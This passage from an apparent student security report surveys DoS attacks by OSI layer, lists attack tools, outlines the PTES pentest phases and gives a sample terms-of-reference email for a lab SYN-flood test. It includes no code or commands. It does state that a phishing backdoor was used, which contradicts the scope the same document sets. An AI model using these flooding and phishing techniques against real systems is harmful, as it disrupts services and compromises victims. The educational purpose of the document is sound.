| Ettercap | Ettercap is a multifunction sniffer for switched LAN. It can be used for password capturing, packet filtering and dropping, passive OS fingerprinting, and connection killing. It also supports plugins that can launch STP and ARP attacks. | STP Attacks, ARP Attacks and MAC Attacks |
| Libdnet | Libdnet is a testing program that can be used to change a network's configuration by generating ARP request packets. | ARP Attacks |
| VLAN Attacks | VLAN attacks | VLAN Attacks |
| Gobbler | Gobbler is a tool that can launch DHCP attacks. Gobbler can gobble all available IP addresses in a network and can performman-in-the-middle attacks. | DHCP Attacks |
| SToP | SToP is an utility that can modify any relevant field in the BPDU messages. It can generate enough packets to flood a network. | STP Attacks |

*Figure 3:Tools used for DOS attack at Transport layer (GulshanKumar, 2016).*

**Transport layer DoS** attacks focus on flooding a network infrastructure with large attack volume. According to Prolexic's 2014 report, 89% of DDoS attacks in Q2 of that year were focused on the infrastructure layer, while the remaining 11% targeted applications (Prolexic, July 28, 2014, ). In the second quarter of the year, 26% of all attacks were SYN floods, 25% were UDP floods, 7.4% NTP, and 6.6% ICMP; these attacks have taken advantage of the passage of huge numbers of network traffic to cripple or interrupt service to actual users. The majority of these attacks focus on stressing network resources by taking advantage of deficiencies in TCP and UDP protocols. For example, the TCP/IP protocol governs the sending of messages through setting up a request–acknowledgment system. To establish a connection, the client sends Requests to the server; the server then responds by confirming the raised Requests. After this successful request and acknowledgement sequence is made, a connection is then made to ensure the transfer of data. Transport layer keeps a record of request exchanges including DoS attacks and acks and opens up a connection while waiting for the correct ack. It is in these vulnerabilities that SYN Flood attacks are usually launched to perform DoS attacks. In a SYN attack, lots of bot requests are sent to the victim server damaging its memory by handling half-opened connections. At this point, the victim server cannot handle the genuine users as the bogus requests have not been resolved. (GulshanKumar, 2016)

**v. Network Layer attacks**.

Network layer denial of service attacks denotes the sending of packets to a network which is too large for the network to handle. As a result of excess traffic, the targeted network responds slowly or some packets are lost. When packets are dropped this could mean that more requests will be sent which then will increase overall network traffic. When network traffic exceeds capacity, its efficiency falls, which means users will not be able to access the network. For instance, in a Ping flood attack, ICMP swallows the network and uses all available bandwidth. Consequently, the network cannot handle these failures (GulshanKumar, 2016). Additional instances of network assaults encompass Smurf. assault, death ping, DNS amplification assaults, acknowledgment assaults, reflective assaults, etc. According to a report performed by (Prolexic, July 28, 2014, )in the second quarter of 2014, the most frequent reflection attack vectors comprised NTP (7.35%), CHARGEN (4.54%), DNS (4.00%) and SNMP (3.03%) (Prolexic, July 28, 2014, ).During the assault at this level, network bandwidth is typically Generally overwhelmed by adding an additional burden. Consequently, bandwidth is no longer accessible for the intended users (GulshanKumar, 2016). **vi. Data link layer attacks.**

This layer controls the building of links, collection of first information, and choosing the method of transferring data through the physical layer. The frames are referred to as data unit at the data link layer. Communication protocols at this layer are standardized by the IEEE802 conventions. Insecurity issues here can be aimed at wired clients through tampering of their ARP entries or through willful disconnection of wireless clients. The main threats on data link layer consist of content addressable memory depletion, ARP impersonation, DHCP exhaustion attacks, MAC address impersonation, VLAN attacks, etc. Such attacks tend to interrupt the normal flow of data from the sender to the receiver. (Kumar, October 2016) **vii. Physical Layer**

The physical layer deals with transmission media, such as cables to move bits from origin to destination. The stratum employs 100 Base-T and 100 Base-X protocols, along with hub and patch panels and R45 jack as tools for data transmission. Assaults on the physical layer involve physical damage, hindrance ion, manipulation and malfunctioning of physical media, resulting in its inaccessibility for the intended users. It needs restoration to make physical media accessible.

(Kumar, October 2016)

Table showing summary of DoS attacks with OSI layer:




**Table 4.** Summary of DoS attacks.

| OSI layer | Functions | Protocol(s) | DoS attack method | Impact of DoS attack | Attack tools |
|---|---|---|---|---|---|
| Application Layer | It supports application and end-user processes by identifying communication partners, ensuring quality of service, providing user authentication and privacy. It interacts with the applicationssuch as file transfers, e-mail and other network software services | Telnet, FTP, SMTP, HTTP | HTTLP GET request, HTTP POST request, DNS malformed packets, VOIP and SMTP | Resource starvation | LOIC, RUDY, Slowloris, Dirt Jumper, Tor's Hammer, Nuclear DDoSer and Railgun |
| Presentation layer | It helps in providing uniformity in data representation (e.g. encryption) by translating from application to network format, and vice versa. It transforms data into the format that the application layer can accept. The layer formats and encrypts data to be sent across a network, providing freedom from compatibility problems | SSL | Malformed SSL request | Resource starvation | THC-SSL-DOS |
| Session layer | It is responsible for establishing, managing and terminating connections between applications. The layer sets up, coordinates, and terminates sessions, exchanges, and dialogues between the applications at each end. It deals with session coordination | Telnet | Deny remote login services | Unavailability of Telnet services for remote administration | – |
| Transport layer | It providesend-to-end transmission of data between hosts. It ensures end-to-end error recovery and flow control. It is responsible for the complete data transfer | TCP, UDP | SYN attacks, Smurf attacks | Consume resources like bandwidth, connections, causes unavailability of services | Trinoo, Brobot, Tribe Flood Network, TFN2K and Stacheldraht |
| Network layer | It is responsible for switching and routing of packets, through virtual connections, for transmitting data from node to node. Other functions of this layer include addressing, internetworking, error handling, congestion control, and packet sequencing | IP | Flooding-based attacks | Causes unavailability of bandwidth and other services | |
| Data link layer | At this layer, data packets are encoded and decoded into bits. It handles errors in the physical layer, flow control and frame synchronization | IEEE 802 | MAC flooding attacks | Interrupt normal flow of traffic between sender and receiver | Macof /Dsniff, Linux Bridges, Stp.c, IRPAS, Ettercap, Libdnet, VLANand Gobbler, STOP |
| Physical layer | It transfers the bit stream– electrical impulse, light or radio signal – through the network at the electrical and mechanical level. It interfaces the hardware for sending and receiving data on a carrier, including defining cables, cards and physical aspects | Ethernet, RJ45, etc. | Destruction, obstruction, and manipulation of media | Interruption in communication through physical media | – |

*Figure 4: Summary of doS attack (GulshanKumar, 2016).*

## a. TCP SYN Flooding

DoS attacks frequently use stateful network protocols (Mitko Bogdanoski, June 2013) that employ accessible resources to preserve the state of the network. TCP (Transmission Control Protocol) SYN flooding, is one kind of attack that led to a lot of disruption on many systems. In an initial attempt to initiate a TCP connection, a SYN is first sent to the server by a client before the connection is established. In reply, a SYN-ACK message is sent back to the client by the server.

The concluding process of the setup is upon the client sending back the ACK response to the SYNACK. After the connection is established, the client and server are in a position of transmitting data particular to that service. The server has to divide memory to store the information about the pending connection. This memory stays reserved until the server receives the last ACK message or until the timeout period of the connection ends. Half-open connection attacks can be launched when attackers manipulate the source IP address in SYN packets or ignore SYN-ACK messages. Therefore, the victim's server never receives the acknowledgment message that ends the connection. Since the victim server often only allocates a limited part of its process table to the idle connections, too many idle connections can easily exhaust that space very soon. While halfopen connections are eventually destined to time out, zombies can generate spoofed TCP SYN packets to ask for connections at a greater pace than the timeout interval. Therefore, the victims will become unreachable and unable to provide delivery service because of a lack of new incoming connections. ICMP Smurf Attack. ICMP's main role is to confirm if a computer on the Internet is active and responds. A computer sends an ICMP echo request packet to perform that task. When the computer recognizes the request packet, it will respond with an ICMP echo reply packet. Criminals in a Smurf attack use ICMP echo requests but have a victim's IP address in the source and a remote network's broadcast address as destination. (Manzano, 2003). Based on the illustration, once the firewall or the router at the remote network's end does not block the specifically crafted packets, they will be sent conspicuously throughout the network to all connected devices. Later, the affiliated computers will send ICMP echo reply to packets to this original request, which will still be wrapped in the original request packets. This causes severe congestion to the victim's network. (Qijun Gu, 2013)




*Figure 5: TCP flooding (heimdal, 2024).*

### 2.3.1. SYN Flood Attack Types

1. **Direct attack** – In this situation, the assailant doesn’t try to conceal their IP address. As they are utilizing one singular source device with a valid IP address, it’s highly probable that the attack's origin will be identified and halted (by just blocking the IP address).
2. **Spoofed Attack** – The malicious client impersonates the IP address on every SYN packet it transmits to the server. This gives the impression that the packets originate from a reliable server. Spoofing complicates the process of locating the packets and halting the assault.
3. **Distributed attack** – In a DDoS attack, the client utilizes a botnet that spreads the origin of harmful packets over multiple devices. The sources are credible, yet the attack's widespread nature makes it difficult to address. (heimdal, 2024)

### 2.3.2. SYN Flood Targets

SYN flood attacks can aim at any server that depends on the Transmission Control Protocol (TCP) for communication. This encompasses servers that offer different online services, including web servers, email servers, database servers, and application servers. Besides these, SYN floods can also aim at infrastructure servers like firewalls, routers, and load balancers, along with cloud servers and virtual private servers (VPS). In essence, every server that manages incoming TCP connections is vulnerable to being attacked by a SYN flood. (heimdal, 2024)

## b. UDP Flooding




*Figure 6: UDP Flooding (team, 2023).*

Modern networks and systems have made it possible to change how TCP and ICMP protocols are used and so have applied stronger security features to guard against TCP and ICMP attacks. However, attackers can easily send a huge amount of UDP packets to the target. The fact that an intermediate network could have larger capacity than the victim network logic dictates the remaining traffic could fully consume the victim's connection resources. Flooding with any type of packet is possible without filtering. Attackers could fill the victim's systems with service requests overwhelming the system and exhausting resources such as memory and CPU cycles needed to service all requests. Consider that parameter of UDP flooding has a capacity to be compared to flash crowds caused by the attempts of many users to load a server at once. Nonetheless, goals and underlying causes of these two phenomena are different. (Kumar, October 2016)

**Intermittent Flooding**. Intruders can adjust their flooding tactics to minimize the average reducing the flooding rate to a minimal level while maintaining similar attack effects on legitimate TCP associations. In shrew attacks Based on the (Aleksandar Kuzmanovic, 2003) attackers can overwhelm current TCP connections by sending packets during rapid bursts. Since every interrupted TCP connection entails a pause (retransmission time-out (RTO)) before a resend of packets is possible, malcontent may flood the packets surrounding this time to hinder retransmission attempts. Therefore, based on the illustration above attacker hosts are then able to synchronize the packet bursts with incoming RTOs to the extent of harming legitimate TCP sessions. By synchronizing their strikes, attackers decrease the total amount of traffic and render themselves harder to detect. Comparable attack methods aimed at services utilizing congestion control mechanisms for Quality of Service (QoS) have been identified by (a, March 2007) . Particularly, whenever Quality of Service (QoS) enabled server faces a surge in requests for services, it throttles the rate at which incoming requests are handled immediately it has pending requests which are to be attended to. Attackers by overwhelming the server with requests at a critical rate make it throttle incoming traffic hence creating a denial-of-service scenario. From Guirguis's findings, a burst of 800 requests was enough to knock down the server for almost 200 seconds, estimating this to give him an average flooding rate of 4 requests in a second. (Qijun Gu, 2008)

## 2.4. Penetration Testing Execution Standard (PTES)

The penetration testing execution standard operates through seven main sections. These cover everything related to a penetration test - from the initial communication and reasoning behind a pentest, through the intelligence gathering and threat modeling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it. (The Penetration Testing Execution Standard, 2014)

### 2.4.1. Pre-engagement Interactions

Pre-engagement interaction is recognized as the initial phase or step in the Penetration Testing Execution Standard (PTES). This phase is crucial as it establishes the groundwork for the entire concept of the penetration testing engagement. During the pre-engagement interaction stage, the key parameters and expectations for the test are defined. Specifically, it is at this point where the extent of the engagement is defined; that is, it clearly outlines which systems or areas will be examined. Furthermore, the aims or targets of the penetration test are established along with what the client seeks to accomplish or discover as an outcome of the procedure. (The Penetration Testing Execution Standard, 2014)

### TOR

TOR is an official document defining; the purpose, scope, objectives, methodology, and constraints of an engagement such as penetration test between a client and a service provider. TOR is used in detail in cybersecurity and penetration testing on what systems will be tested, which methods of testing will be accepted, limits of the assessment, legal and ethical, and expected results. It also includes practical information such as schedules, borrowing from authorities, emergency contact, communication procedures etc. for the activities included. TOR ensures that all parties that are involved understand the boundaries of the engagement; the testing is carried out in a regulated, approved manner.

In this scenario scope was limited to Kali Linux and Windows 7. Ethical boundaries were set within a safe lab environment using vitualbox and **Objective**, Scope, Data and Services, Data Owner, **Expected Deliverables**, Timeframe, Budget, **Resources Required**, Allowed Actions, Perceived Risks, System Knowledge, **Authorization** and so on were discussed.

### 2.4.2. Intelligence gathering

The second stage of the methodology in PTES is Intelligence Gathering. It follows directly after the initial step known as Pre-engagement Interactions or Pre-engagement. Likewise, the Intelligence Gathering stage, or reconnaissance, is a critical component of a penetration test. It fully signifies the early provision of information about the target system possible. The goal is to map the system's framework, identify available services, and find potential entry points without alarming the target or disturbing the situation. (The Penetration Testing Execution Standard, 2014)

Here information was collected prior to the attack.**ifconfig** and **ipconfig** command was to indentify ip addresses, **ping** to verify live hosts and **nmap** to search for open ports.

### 2.4.3. Threat Modeling

Threat Modeling represents the third phase in the PTES methodology. It commences following the initial Pre-engagement Interaction (during which the scope, objectives, and guidelines are defined) and the Intelligence Gathering stage. Data collected during reconnaissance is assessed to identify possible entry points and at-risk assets, along with the probability and consequences of exploitation. This phase aims to identify the most critical and susceptible components within the environment that can be efficiently targeted for impactful penetration testing. (The Penetration Testing Execution Standard, 2014)

Windows 7 was ruuning on a VM and SSH service that is port 22 is open

### 2.4.4. Vulnerability Analysis

Vulnerability Analysis is the fourth stage in the Penetration Testing Execution Standard (PTES) and plays a crucial role in converting reconnaissance data and threat models into actionable insights. The primary objective of this stage is to identify, confirm, and prioritize security vulnerabilities in the target environment, which can subsequently be exploited in later stages. (The Penetration Testing Execution Standard, 2014)

After knowing that port 22 was open and a vulnerability was identified in the system handling TCP connections. There were no active IDP/ISP on the target. It was known that the system mechanism were exploitable through a TCP SYN flood which could lead to DoS attack.

### 2.4.5. Exploitation

Exploitation is the fifth stage of the Penetration Testing Execution Standard (PTES); it marks the shift from identifying vulnerabilities to exploiting them to achieve unauthorized access, increase privileges, or disrupt service. This stage demonstrates the real-world danger of recognized vulnerabilities and provides tangible proof that these flaws can be exploited to breach systems or data. (The Penetration Testing Execution Standard, 2014)

SYN flood attack was launched using hping3 targenting SSH port with high volume packet flood.

### 2.4.6. Post-exploitation

The sixth stage of the PTES framework is post-exploitation. Once the attacker has infiltrated a system, this phase involves evaluating the significance of the access gained, the potential scope of the compromise, and the degree of impact on the organization. Rather than merely stopping at the point of initial access, this phase investigates what an actual attacker might accomplish after infiltrating the system. (The Penetration Testing Execution Standard, 2014)

A payload was created while performing the DoS attack and through a phising mail we executed a backdoor into client system and we were able to get remote access to the system.

### 2.4.7. Report


Reporting serves as the final step in the Penetration Testing Execution Standard (PTES), which is the seventh stage. This stage is crucial as it transforms all the technical efforts made during the test into a structured, comprehensible, and actionable format for the client or stakeholders. If the results of the penetration test cannot be shared and utilized to enhance security, then a penetration test holds no value. The report must bridge the divide between the complexity of the test and the organizational business requirements. (The Penetration Testing Execution Standard, 2014)

# 3. Demonstration

## 3.1. Demonstration of the attack

### 3.1.1. Pre-engagement Interactions

**Step 1**: Discussion made about the pen test with the system owner which includes **Objective**, Scope, Data and Services, Data Owner, **Expected Deliverables**, Timeframe, Budget, **Resources Required**, Allowed Actions, Perceived Risks, System Knowledge, **Authorization** and so on.



This message outlines the **Terms of Reference (TOR)** for the upcoming penetration testing engagement to be performed by **Deeps Org**. The engagement involves controlled testing of a Windows 7 environment to assess its network-layer security posture against anonymized TCP/IP-based attacks routed through the Tor network.

The test will be conducted using **Kali Linux** and the hping3 utility to simulate real-world adversarial behavior in a safe and authorized manner.

**1. Objective**
To evaluate the resilience of the Windows 7 system against custom packet-based attacks over anonymized traffic, identify vulnerabilities, and provide mitigation recommendations.

**2. Scope**

- Target System: Windows 7 (isolated test VM)
- Tools: Kali Linux, hping3
- Traffic: Routed through the Tor network
- In Scope: Network stack, firewall behavior, system response
- Out of Scope: Application-layer attacks, privilege escalation, persistent access

**3. Data and Services**
No sensitive data will be accessed. Only network-level response behavior will be tested.

**4. Data Owner**
Jane Smith, Director of IT Security

**5. Expected Deliverables**


- Technical findings report with severity ratings
- Executive summary
- Mitigation recommendations
- Supporting logs and test artifacts

**6. Use of Results**
Results are for internal use only and will be securely delivered to the data owner for review and remediation planning.

**7. Timeframe**

- Test Date: 09/05/2025

*Figure 7: TOR(Term of reference)*



- Duration: Approximately 2–3 hours
- Report Delivery: Within 5 business days of test completion

**8. Budget**
pre-approved

**9. Resources Required**

- Test system access
- Permission to use Tor routing
- Contact availability during test

**10. Allowed Actions**

- SYN flood simulation
- TCP scans (FIN, NULL, XMAS)
- Packet fragmentation tests
  No active exploitation or service disruption will occur.

**11. Perceived Risks**

- Potential for temporary system or service latency
- Alerts may be triggered on monitoring systems

**12. System Knowledge**

- Test Type: White Box (limited system knowledge and access provided)

**13. Insider Notification**
Yes – relevant stakeholders will be informed prior to testing.

**14. Emergency Contacts**

- Primary: John Doe – IT Security Manager
- Secondary: Jane Smith – Director of IT Security

**15. Authorization**
Testing will not proceed until written confirmation is received from the data owner.
Please confirm the scope, actions, and schedule by responding to this email.

